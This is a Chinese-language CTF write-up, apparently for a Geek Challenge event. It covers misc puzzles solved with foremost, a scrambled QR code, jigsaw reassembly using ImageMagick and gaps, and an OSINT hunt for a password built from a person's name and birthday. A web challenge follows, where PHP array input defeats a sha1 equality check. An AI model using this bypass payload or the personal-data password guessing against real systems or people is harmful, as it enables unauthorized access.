
题目描述： 对图片…使用binwalk拳吧!

提示说用binwalk，但是我的binwalk一直报错，只能用foremost了

执行命令`foremost FFHT.jpg`

```
root@kali:~/桌面# foremost FFHT.jpg
Processing: FFHT.jpg
|foundat=LLRR.png}V
```

生成ouput文件夹




解压zip文件夹里面的压缩包，得到了一个错位的二维码图片

调换一下位置

扫描二维码，得到flag

4. 来拼图

下载附件，一共1600张碎片。。。。




使用ImageMagick工具和gaps工具解题

给出的范例图片source.jpg像素为3840x2160，而每一张碎片图片的像素是90x54，所以想要合成一张图片必须是40x40


使用imagemagick进行合成，得到flag.jpg

```
montage *jpg -tile 40x40 -geometry 90x54+0+0 flag.jpg
```



再使用gaps

```
gaps --image=flag.jpg --generations=40 --population=1600 --size=1000
```




跑了好长时间，结果图还是乱的，吐了，还是直接手工拼图，找出带有字母的碎片拼接起来


5. 吉普赛歌姬

贴吧搜索DJ南方


其中一个帖子，提到了网易云nightcore电台里面的吉普赛歌姬。

帖子下面的评论发现主播的id






搜索主播id，找到了不知道怎么吐槽了




去找那首吉普赛歌姬，伪·Nightcore电台第182期，就是伪 Nightcore - Gypsy Bard，评论里面有关键密码信息



名字是金秋雨，生日是2月6日

所以最后相册密码是`jqy20000206`，flag就在这了




WEB

1. Welcome

题目描述： 欢迎来到极客大挑战!
提示：
In addition to the GET request method, there is another common request method…

访问网址，发现页面405



看提示应该是用Pos request method，用post提交随便提交一个welcome，得到php源码


```php
<?php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

        if (!isset($_POST['roam1']) || !isset($_POST['roam2'])){
                show_source(__FILE__);
        }
        else if ($_POST['roam1'] !== $_POST['roam2'] && sha1($_POST['roam1']) === sha1($_POST['roam2'])){
                phpinfo();    // collect information from phpinfo!
        }
}
```


代码审计


```php
<?php
error_reporting(0);
if ($_SERVER['REQUEST_METHOD'] !== 'POST') {
header("HTTP/1.1 405 Method Not Allowed");
exit();
} else {

    if (!isset($_POST['roam1']) || !isset($_POST['roam2'])){
        show_source(__FILE__);
    }
    else if ($_POST['roam1'] !== $_POST['roam2'] && sha1($_POST['roam1']) === sha1($_POST['roam2'])){
        phpinfo();  // collect information from phpinfo!
    }
}
```

```php
$_SERVER['REQUEST_METHOD'] //判断请求方式
isset ()  //判断是否设定了某个变量
$_POST["submit"]//通过POST提交的变量判断是否存在通过post方式提交过来的变量
show_source()//函数返回高亮处理的代码
!==  //如果 $x 不等于 $y，且它们类型不相同，则返回 true。
phpinfo()//显示的是php服务器环境的配置信息
```


由于sha1()函数无法处理数组类型，将报错并返回false。把roam1和roam1定义成数组，数组的哈希值相同。


```
Payload:roam1[]=1&roam2[]=2
```



